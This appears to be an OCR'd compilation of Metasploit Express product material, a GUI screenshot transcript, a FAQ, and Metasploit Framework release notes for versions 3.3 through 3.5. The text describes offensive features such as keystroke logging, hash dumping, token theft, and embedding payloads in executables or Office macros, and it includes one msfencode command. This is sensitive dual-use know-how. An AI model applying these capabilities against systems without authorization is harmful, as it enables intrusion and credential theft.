
Key Characteristics


- **Complete** – full network penetration testing capabilities that not only automated exploits, but also detects and exploits common weaknesses such as simple passwords and insecure configurations
- **Easy to use** – simple to use GUI interface supported by end-to-end workflow and reports
- **Safe** – test with confidence with exploit reliability rankings and the ability to throttle speed and concurrency as well as the option to only target safe exploits for risk prioritization
- **Integrated** – ships with pre-built integration with all versions of the market leading vulnerability management product Rapid7 NeXpose and other solutions
- **Supported** – backed by Rapid7's customer support staff with dedicated SLAs for both Metasploit Express and supported components in the Metasploit Framework
- **Affordable** – available at a price point that a broad range of security professionals in large corporations, consulting organizations, and small business can leverage


Information


- Learn more at the Metasploit Express Product Page
- Read the Metasploit Express Press Release
- Get involved in the Metasploit Express Community
- See the Metasploit Express Gallery
- Browse the Metasploit Express Documentation
- Read Community FAQ on Metasploit Express

Gallery:


Project Settings | Switch Project
Logged in as hdm | User Settings | Updates | Logout
METASPLOIT express
Overview
Hosts
Sessions 5
Reports
Modules
Tasks
Internal
Overview
Internal - Overview
Discovery
14 hosts discovered
83 services detected
5 vulns identified
Scan...
Import...
NeXpose...
Penetration
5 sessions opened
0 passwords cracked
0 hashes stolen
Bruteforce...
Exploit...
Evidence Collection
0 data files acquired
Collect...
Cleanup
0 closed sessions
Cleanup...
Recent Events
Show all events
Time
Event
Details
May 13 15:41:39 module_complete auxiliary/pro/exploit show
May 13 15:41:39 module_complete exploit/windows/smb/timbuktu_plughtcommand_bof show
May 13 15:41:39 module_error exploit/windows/smb/timbuktu_plughtcommand_bof show
May 13 15:41:39 module_run exploit/windows/smb/timbuktu_plughtcommand_bof show
May 13 15:41:39 module_complete exploit/windows/smb/netidentity_xtierrpcpipe show
Metasploit Express 3.4.0-RC2
©2010 Rapid7 LLC, Boston, MA | Metasploit Express Online
RAPID7


Authentication Bruteforce
Target Addresses
192.168.0.1
192.168.0.2
192.168.0.3
192.168.0.7
192.168.0.10
Excluded Addresses
Additional Credentials
Toggle
Target Services
Lockout Risk
SMB
Windows/CIFS
High
Postgres
PostgreSQL database
Low
DB2
IBM DB2 database
Low
MySQL
MySQL database
Medium
MSSQL
Microsoft SQL Server database
Low
HTTP
HTTP standard authentication
Low
SSH
Secure Shell server
Low
Telnet
Telnet server
Low
Tomcat
Tomcat Web Manager
Low
Depth
normal
Speed
Insane
Skip known credentials
Automatically open sessions with guessed credentials
Limit to one cracked credential per service
Bruteforce
Cancel





Metasploit Express General Questions

Where can I receive additional help using Metasploit Express?

You can receive additional help by contacting the Rapid7 Support team through the Customer Center or by joining the Metasploit Express community. You can find more information about the community support options at the community portal.

Where can I download a vulnerable Virtual Machine for testing?

You can find a BitTorrent link for the download at the community portal or you can find an HTTP link through the Customer Center.

What are the minimum system requirements?

- 2 GHz+ processor
- 2 GB RAM available (increase accordingly with VM targets on the same device)
- 500MB+ available disk space
- 10/100 Mbps network interface card

What plaforms are supported by Metasploit Express?

- Windows XP, 2003, Vista, 2008 Server, and Windows 7
- Red Hat Enterprise Linux 5.x - x86 and x86_64
- Ubuntu Linux 8.04+ - x86 and x86_64

Can I run Metasploit Express in a dedicated Virtual Machine?
Metasploit Express works well within a Virtual Machine, provided one of the supported platforms is used, the VM meets the minimum system requirements, and the network interface of the VM is set to "bridged" mode.

How do I know when there is an update available?

After logging into the Metasploit Express interface, click the "Updates" link in the upper right corner. On the Updates page, click the Check for Updates button and follow the on-screen instructions to update the product.

What is the latest version of Metasploit Express?

Metasploit Express 3.4.1 was released on July 15th, 2010. Metasploit Express 3.4.1 adds 16 new exploits, an overhauled module browser, island-hopping support, brute force support for FTP and HTTPS, enhanced import and export functionality, and improvements to the online update system, including support for HTTP proxies. This release fixes over 100 bugs. Please see the Release Notes for more information.

Metasploit Express User Accounts

How do I reset the Metasploit Express user account password?

On Windows, access the Password Reset link from the Start Menu, this command must be run as an Administrator.
On Linux, execute "sudo /path/to/metasploit/diagnostic_shell". Then execute "/path/to/metasploit/apps/pro/ui/script/resetpw".

How do I create a user account after installation on a remote server?

Execute "sudo /path/to/metasploit/diagnostic_shell". Then execute "/path/to/metasploit/apps/pro/ui/script/createuser".

Why should I set a strong password for the Metasploit Express account?

The Metasploit Express user account has the ability to interface with a background service that runs as either root or the SYSTEM user account. This access can be abused by a malicious user to gain access to the system hosting Metasploit Express.

Metasploit Express for Windows

Why should I modify my anti-virus settings to use Metasploit Express?

Many anti-virus products will flag exploit code stored on the local disk as a threat to the user and attempt to disable or quarantine the code. In the common use case, this makes sense, however, in order to test your own network against real threats, you will need to prevent your anti-virus software from corrupting the Metasploit Express installation. This can usually be accomplished by either excluding the entire installation directory or making exclusions for each individual exploit included with the product. Although anti-virus products may flag the files within Metasploit Express as dangerous, Metasploit Express does not include any form of exploit or trojan horse that is directed at the local system.

Why should I modify my firewall settings to use Metasploit Express?

Firewalls do a great job of limiting access to sensitive services. Unfortunately, due to the nature of exploit code and the requirement to work around the firewall rules of the tested systems, Metasploit Express requires the local firewall to be disabled in order to function at full efficiency. In most situations, incoming connections are used to communicate with compromised systems, and a local firewall will prevent the successful compromise of a target system. While the "bind" connection type may be specified to avoid these restrictions, these payloads must be allowed by the target's firewall rules in order to succeed. Additionally, some specific exploits require the attacking system to accept in incoming connection in order to exploit the underlying vulnerability.

14 - Release Notes

Source: http://www.metasploit.com/redmine/projects/framework/wiki

Metasploit 3.5.0 Release Notes

Statistics

- Metasploit now has 613 exploit modules and 306 auxiliary modules (from 551 and 261 respectively in v3.4)
- Metasploit is still about twice the size of the nearest Ruby application according to Ohloh.net (480K lines of Ruby)
- Over 85 tickets were closed since the last point release and over 130 since v3.4.0

General

- Sessions now include additional information by default. This is often the username/hostname of the remote session.
- Dead sessions are now automatically detected and closed without requiring user interaction.
- The msfcli interface is now a thin wrapper around msfconsole; auxiliary modules and passive exploits now work.
- All modules now track which local user launched them (via module.owner)
- Resolve Windows error codes intro descriptive strings
- Automatically choose a preferred "reverse" payload if non was specified
- Warn the user if an antivirus program has corrupted the installation (EICAR canary)
- A socks4a proxy auxiliary module is available capable of routing through a meterpreter session
- Host names will now resolve properly on Windows with Ruby 1.9.1+
- Improved performance and accuracy of FTP and telnet brute force scanners

Payloads

- Java Meterpreter is now available for some Java exploits such as exploit/multi/browser/java_trusted_chain
- A race condition in concurrent incoming session handling has been fixed
- The reverse_https stager is more reliable through an additional wfs_delay
- The ReverseListenerBindAddress option can be used to override LHOST as the local bind address for reverse connect payloads
- The ReverseListenerComm option can be set to "local" to prevent the listener from binding through a Meterpreter pivot
- Bug fixes for proper socket cleanup in exploit and auxiliary modules, even after exceptions are thrown
- Allow the IPv6 Bind stagers to work over Toredo tunnels

Plugins

- Lab plugin added to manage target VM's
- Support for managing Nessus scans from the console via Zate Berg's plugin

Meterpreter Scripts

- All scripts now run in the context of an anonymous class, with access to shared methods
- A script has been added by scriptjunkie for automatically exploiting weak service permissions
- Tab completion for the "run" command now looks in ~/.msf3/scripts/meterpreter/
- All credential-related tools (credcollect, hashdump, etc) now use the new creds database table

Meterpreter Core

- Only a single SSL certificate is generated for all Meterpreter sessions per instance of Metasploit
- The AutoSystemInfo option can be disabled if username, hostname, and admin status should not be automatically obtained
- RAILGUN has been merged into the STDAPI extension and x64 support has been added
- Support slow/laggy connections better through extended timeouts
- Automatically closed file, register, process, thread, and event handles through finalizers
- Search for files (using the Windows index where available)

Database

- A new db_export command has been added that produces db_import compatible XML snapshots of a given workspace
- Web sites and web application data is now stored in the web_sites, web_pages, web_forms, and web_vulns tables
- Import of both NeXpose Raw XML and NeXpose Simple XML has been improved
- Import support has been added for Retina and NetSparker XML
- The Nessusv2 XML format now uses an improved SAX-based parser
- The connection pool size has been reduced to match PostgreSQL defaults
- Cracked credentials now have their own database table (creds) instead of being a subclass of notes
- New exploited_hosts table added to streamline bookkeeping of successful session generation
- db_import more robust in the face of badly-formatted data
- report_note and report_vuln now automatically create associated hosts and services in the database if absent

GUI

- A new Java GUI has been created to replace the GTK interface, which relied on unmaintained and buggy libraries
- The new GUI uses the XMLRPC interface to control Metasploit
- It supports launching modules, viewing running jobs and sessions, and interacting with sessions
- It can generate, encode, and save payloads with the features of msfencode
- It integrates support for most Meterpreter scripts
- It provides support for handling plugins
- It supports database connection, and allows viewing the database as well as limited interaction with the database

Deprecated

- The msfweb interface is no longer included. This interface was marked as unsupported 12 months ago and no suitable replacements were found.
- The GTK interface is no longer included and has been replaced by scriptjunkie's Java GUI that uses the XMLRPC protocol.
- The sqlite3 backend is no longer supported and may be removed entirely in an upcoming point release. Use PostgreSQL or MySQL instead.
- The VNC stage for the old DLL injection stager (patchup) has been removed due to compatibility issues
- Deprecated specific filetypes for db_import_* commands; users should use just "db_import"

Metasploit 3.4.1 Release Notes

Statistics

- Metasploit now has 567 exploits and 283 auxiliary modules (up from 551 and 261 in v3.4)
- Over 40 community reported bugs were fixed and numerous interfaces were improved

General

- The Windows installer now ships with a working Postgres connector
- New session notifications now always print a timestamp regardless of the TimestampOutput setting
- Addition of the auxiliary/scanner/discovery/udp_probe module, which works through Meterpreter pivoting
- HTTP client library is now more reliable when dealing with broken/embedded web servers
- Improvements to the database import code, covering NeXpose, Nessus, Qualys, and Metasploit Express
- The msfconsole "connect" command can now speak UDP (specify the -u flag)
- Nearly all exploit modules now have a DisclosureDate field
- HTTP fingerprinting routines added to some exploit modules
- The psexec module can now run native x64 payloads on x64 based Windows systems
- A development style guide has been added in the HACKING file in the SVN root
- FTP authentication bruteforce modules added

Payloads

- Some Meterpreter scripts (notably persistence and getgui) now create a resource file to undo the changes made to the target system.
- Meterpreter scripts that create logs and download files now save their data in the ~.msf3/logs/scripts folder.
- New Meterpreter Scripts:
    - enum_firefox - Enumerates Firefox data like history, bookmarks, form history, typed URLs, cookies and downloads databases.
    - arp_scanner - Script for performing ARP scan for a given CIDR.
    - enum_vmware - Enumerates VMware producst and their configuration.

- enum_powershell - Enumerates powershell version, execution policy, profile and installed modules.
- enum_putty - Enumerates recent and saved connections.
- get_filezilla_creds - Enumerates recent and saved connections and extracts saved credentials.
- enum_logged_on_users - Enumerate past users that logged in to the system and current connected users.
- get_env - Extracts all user and system environment variables.
- get_application_lits - Enumerates installed applications and their version.
- autoroute - Sets a route from within a Meterpreter session without the need to background the sessions.
- panda_2007_pavsrv53 - Panda 2007 privilege escalation exploit.
- Support for a dns bypass list added to auxiliary/server/fakedns. It allows the user to specify which domains to resolve externally while returning forged records for everything else. Thanks to Rudy Ruiz for the patch.
- Railgun - The Meterpreter "RAILGUN" extension by Patrick HVE has merged and is now available for scripts.
- PHP Meterpreter - A protocol-compatible port of the original Meterpreter payload to PHP. This new payload adds the ability to pivot through webservers regardless of the native operating system
- Token impersonation now works with "execute -t" to spawn new commands with a stolen token.

Known Issues

- Interacting with a meterpreter session during a migration will break the session. See #1360.
- There is no simple way to interrupt a background script started by AutoRunScript
- Command interaction on Windows causes a PHP Meterpreter session to die. See #2232

Metasploit 3.4.0 Release Notes

Statistics

- Metasploit now has 551 exploit modules and 261 auxiliary modules (from 445 and 216 respectively in v3.3)
- Metasploit is still about twice the size of the nearest Ruby application according to Ohloh.net (400K lines of Ruby)
- Over 100 tickets were closed since the last point release and over 200 since v3.3

General

- The dns_enum auxiliary module now supports bruteforcing IPv6 AAAA records thanks to a patch from Rob Fuller
- Command shell sessions can now be automated via scripts using an API similar to Meterpreter
- The console can be automated using Ruby code blocks within resource files
- Initial sound support is available by loading the "sounds" plugin
- The Report mixin and report_* methods are now one-way, you can write to the database but not work with the results. This increases the scalability of the database.

- Many modules report information to the database by default now (auxiliary/scanner/*)
- Lotus Domino version, login bruteforce, and hash collector auxiliary modules
- Upgrade any command shell session to Meterpreter via sessions -u (Windows only)
- The VNC injection payload now uses the latest TightVNC codebase and bypasses Session 0 isolation
- Several modules were renamed to include their Microsoft Technet bulletin number, e.g. ie_xml_corruption is now ms08_078_xml_corruption
- Code can now interface directly with an installed Java Development Kit via a Java mixin. See the java_signed_applet exploit for an example.
- Tomcat and JBoss installations can be exploited to gain sessions (Windows x86/x64, Linux x86/x64)
- The msfencode utility can now generate WAR payloads for Tomcat and JBoss
- Oracle XDB SID brute forcing is much more comprehensive thanks to Thomas Ring
- The msfencode utility can now inject into an existing executable while keeping the original functionality
- The XMLRPC server has been improved and additional APIs are available
- The db_import command now supports NeXpose Simple XML, NeXpose Export XML, Nessus (NBE, XMLv1, XMLv2), QualysGuard XML, and Nmap
- The sqlite3 driver has been deprecated. To ease the transition away from sqlite3, the postgres driver is installed by default in the Linux installer.
- There is a new db_status command that shows which driver is currently in use and whether your database connection is active

Bruteforce Support

- Account brute forcing has been standardized across all login modules
- Login and version scanning module names have been standardized
- The SSH protocol is now supported for brute force and fingerprint scans
- The telnet_login and ssh_login modules now create sessions
- MySQL is now supported for brute forcing, enumeration, service fingerprinting, and arbitrary SQL queries
- Postgres fingerprinting (pre-authentication) using the line numbers in the error messages
- Tomcat is now supported for brute forcing and session creation

Meterpreter

- The Meterpreter process management APIs and commands can now see all processes on WinNT 4.0 -> Windows 7 (32 & 64)
- The Meterpreter can now migrate from 32 to 64 and from 64 to 32, in addition to using a new mechanism to do the migration.
- The Meterpreter adds the steal_token, drop_token, getprivs, and getsystem commands (including kitrap0d integration)
- The Meterpreter pivoting system now supports bidirectional UDP and TCP sockets
- The Meterpreter protocol handle now supports ZLIB compression of data blocks
- The Meterpreter can now take screenshots (jpeg) without process migration and bypasses Session 0 isolation
- The Meterpreter can now stage over a full-encrypted SSL 3.0 connection using the reverse_https stager
- The Meterpreter and Command Shell scripts are now evaluated in the context of a new Rex::Script object

- The "hashdump" Meterpreter script provides a safe way to dump hashes for the local user accounts
- Automatically route through new subnets with the auto_add_route plugin

Known issues

- To deal with the myriad database synchronization issues, particularly in the sqlite3 driver, the database is write-only for the most part.
- When gems containing non-UTF8 characters are installed on the system, starting the framework fails with Encoding::UndefinedConversionError in ruby 1.9.x; this is bug #1914
- Interacting with a Meterpreter session while it is in the middle of migrating will cause the migration to fail and kill the session; this is bug #1360
- In some cases, backgrounded sessions have no output handle and can potentially lose data that should be printed to the console; this is bug #1982.

Metasploit 3.3.3 Release Notes

- All exploits now contain a ranking that indicates how dangerous the default settings are to the target host.
- The search command now takes a -r option to specify a minimum ranking of modules to return.
- The db_autopwn and nexpose_scan commands now take a -R option to specify a minimum ranking of modules to run.
- The InitialAutoRunScript option has been added to Meterpreter, providing a way for exploits to specify required post-exploit tasks (migrate out of a dying process).
- jRuby 1.4.0 can be used to run some parts of the framework, however it is not supported or recommended at this time.
- The sessions command can now run a single command (-c) or a script (-s) on all open sessions at once.
- The Win32 EXE template is now smaller (37k from 88k).

Metasploit 3.3.2 Release Notes

- Metasploit now has 463 exploit modules and 219 auxiliary modules (from 453 and 218 respectively in v3.3.1)
- The Meterpreter payload is now multi-threaded, providing the ability have multiple outstanding requests at once
- The Meterpreter pivoting is much more robust and stable for the common use cases.
- The database subsystem now uses ActiveRecord migrations to create and update databases
- The database API is now much more efficient due to improved query filters and delayed saves
- The Oracle mixin and many of the modules have been updated and improved. The dbi module is no longer required.
- The VNCInjection stage has been successfully tested on Windows 7 (running under WOW64).
- The NeXpose Plugin can now launch scans against hosts already in the database (such as those found via Nmap).
- The NeXpose Plugin now supports an alternate syntax to nexpose_connect that allows '@' and ':' in passwords

- The XMLRPC interface now supports a RFC-compliant mode for integration with other products
- The scanner modules support Nmap-style syntax for RHOSTS. This deprecates the 1.2.3.1-1.2.3.255 syntax.
- The jobs command can now show detailed information about a background job (-i and -v).
- This release fixes 42 bugs.

Metasploit 3.3.1 Release Notes

- Metasploit now has 453 exploit modules and 218 auxiliary modules (from 445 and 216 respectively in v3.3)
- Metasploit now integrates with all editions of NeXpose (see NeXpose_Plugin)
- The msfconsole now stores and loads history automatically
- The Linux installer now correctly unsets GEM_PATH to avoid gem installation conflicts
- Generated Windows executables are much more random and AV-resistant
- WMAP reporting now uses the notes table instead of a separate set of reporting tables
- Auxiliary scanners are now much more stable on Ruby 1.9.1
- Meterpreter migration sanity checks added
- The Windows installer now includes Nmap 5.10BETA1

Metasploit 3.3 Release Notes

Statistics:

- Metasploit now has 445 exploit modules and 216 auxiliary modules (from 320 and 99 respectively in v3.2)
- Metasploit is still about twice the size of the nearest Ruby application according to Ohloh.net (375k lines of Ruby)
- Over 180 tickets were closed during the 3.3 development process

General:

- Ruby 1.9.1 is now supported and recommended
- Windows Vista and Windows 7 are now supported
- Major improvements in startup speed thanks to patches from Yoann Guillot

Windows:

- The msfconsole is now the primary user interface on Windows (using RXVT)
- The Windows installer now uses Ruby 1.9.1 (cygwin)
- The Windows installer now ships with Cygwin 1.7
- The Windows installer now comes in full and mini editions
- The Windows installer can be launched silently with /S /D=C:\path
- The Windows installation is now portable and can be installed to USB
- The Windows installation works on 64-bit Windows if launched in Compatibility Mode
- The Windows installer now offers to install Nmap 5.0 for your convenience

Linux:

- Standalone Linux installers are now available for 32-bit and 64-bit Linux. These installers contain a complete execution environment, including Ruby 1.9.1, Subversion, and dependent libraries.
- The preferred installation location is /opt/metasploit3/msf3, please see the Ubuntu and generic Linux installation guides for more information.

msfconsole:

- The startup banner now includes the number of days since the last update and the svn revision
- The RbReadline library is used by default, allowing msfconsole to work on systems without libreadline
- The -L parameter to msfconsole now allows the system Readline to be used if necessary
- A new 'connect' command, similar to netcat, that can use meterpreter routes
- Colorized output on terminals that support it. This can be disabled (or forced on) with the 'color' command

msfencode:

- Win32 payloads can now be embedded into arbitrary executables using 'msfencode -t exe -x MYFILE.exe -o MYNEWFILE.exe'.
- Win64 payloads can now be embedded into arbitrary 64-bit executables using 'msfencode -a x64 -e x64/xor -t exe -o MYNEWFILE.exe'.
- The default executable size for generated Win32 binaries now depends on the size of data/templates/template.exe. As of the release, this file is approximately 80k.
- Payloads can be generated as VBS scripts using the -t vbs option to msfencode. Persistent (looping) payloads can be generated with -t loop-vbs.
- Payloads can be generated as VBA macros for embedding into Office documents. The output is in two parts, the first must be pasted into the Macro editor, the second (hex) must be pasted to the end of the word document.
- The x86/alpha_mixed and x86/alpha_upper encoders now accept the AllowWin32SEH option (boolean) to use a SEH GetPC stub and generate 100% alphanumeric output.

msfxmlrpcd:

- This is a standalone Metasploit server that accepts authenticated connections over SSL.
- The demonstration client, msfxmlrpc, can be used to call the remote API

Database:

- Database support is now active as long as rubygems and at least one database driver are installed. The only db_* plugins are no longer necessary and have been deprecated.
- The vulnerabilities table now references the host as the parent table and not the service. This allows vulnerability information to be ported that is not tied to an exposed service.

Exploits:

- All applicable exploits now have OSVDB references thanks to a major effort by Steve Tornio

- New aix/rpc_ttdbserverd_realpath exploit module, which targets latest versions of IBM AIX operating system (5.3.7 to 6.1.4)
- Support for the Oracle InstantClient Ruby driver as an exploit mixin
- Support for the TDS protocol (MSSQL/Sybase) using a custom native Ruby driver (MSSQL 2000 -> 2008)
- Extensive support for exploitation and post-exploitation tasks against Oracle databases
- Extensive support for exploitation and post-exploitation tasks against Microsoft SQL Server databases
- The browser_autopwn module was completely rewritten using much more robust fingerprinting methods
- SOCKS4, SOCKS5, and HTTP proxies work much better now

Payloads:

- The Windows stagers now support NX platforms by allocating RWX memory using VirtualAlloc. The stagers have been updated to perform reliable stage transfer without a middle stager requirement.
- The reverse_tcp stager now handles connection failures gracefully by calling EXITFUNC when the connection fails. This stager can also try to connect more than once, which is useful for unstable network connections. The default connect try is 5 and can be controlled via the ReverseConnectRetries advanced option. Setting this value to 255 will cause the stager to connect indefinitely.
- The reverse_tcp_allports stager has been added, this will cycle through all possible 65,535 ports trying to connect back to the Metasploit console
- The ExitThread EXITFUNC now works properly against newer versions of Windows
- The CMD payloads now indicate support for specific userland tools on a per-exploit level
- The Windows stagers now support Windows 7
- New payload modules for Linux on POWER/PowerPC/CBEA
- New payload modules for Java Server Pages (JSP)
- New payload modules for Windows x64
- New payload modules for IBM AIX operating systems (versions 5.3.7 to 6.1.4)

Auxiliary:

- Scanner modules now run each thread in its own isolated module instance
- Scanner modules now report their progress (configurable via the ShowProgress and ShowProgressPercent advanced options).
- A simple fuzzer API is now available as well as 15 example modules covering HTTP, SMB, TDS, DCERPC, WiFi, and SSH.
- Ryan Linn's HTTP NTLM capture module has been integrated
- Support for the DECT protocol and DECT mixins have been integrated (using the COM-ON-AIR hardware)
- Support for the Lorcon2 library including a new Ruby-Lorcon2 extension
- Addition of airpwn and dnspwn modules to perform spoofing with raw WiFi injection using Lorcon2
- The pcaprub extension has been updated to build and run properly under Ruby 1.9.1
- Max Moser's pSnuffle packet sniffing framework has been integrated into Metasploit

Meterpreter:

- The Meterpreter now uses Stephen Fewer's Reflective DLL Injection technique by default as opposed to the old method developed by skape and jt.
- The Meterpreter now uses OpenSSL to emulate a HTTPS connection once the staging process is complete. After metsrv.dll is initialized, the session is converted into a SSLv3 link using a randomly generated RSA key and certificate. The target side now sends a fake GET request through the SSL link to mimic the traffic patterns of a real HTTPS client.
- The Meterpreter AutoRunScript parameter now accepts script arguments and multiple scripts. Each script and its arguments should be separated by commas.
- The Meterpreter can now take screen shots using the 'espia' extension and the 'screenshot' command. To use this feature, enter "use espia" and "screenshot somepath.bmp" from the meterpreter prompt.
- The Meterpreter can now capture traffic on the target's network. This is handled in-memory using the MicroOLAP Packet SDK. This extension can buffer up to 200,000 packets at a time. To use this feature, enter "use sniffer" and "sniffer_start" from the meterpreter prompt.
- The Meterpreter now supports keystroke logging by migrating itself into a process on the target desktop and using the keyscan_start and keyscan_dump commands.
- The Meterpreter now supports the "rm" file system command.
- The Meterpreter now supports the "background" command for when Ctrl-Z isn't feasible.
- The Meterpreter now supports 64-bit Windows.
- Alexander Sotirov's METSVC has been added to the Metasploit tree and stub payloads are available to interact with it

Meterpreter POSIX:

- The basic framework for Meterpreter on Linux, BSD, and other POSIX platforms was completed by JR
- The stdapi extension has been partially ported to the POSIX platform

Meterpreter Scripts:

- All scripts now accept a "-h" argument to show usage

Deprecated:

- The msfgui interface is not actively maintained and is looking for a new community owner
- The msfweb interface is not actively maintained and is looking for a new community owner
- The msfopcode command line utility is disabled until the Opcode Database is updated
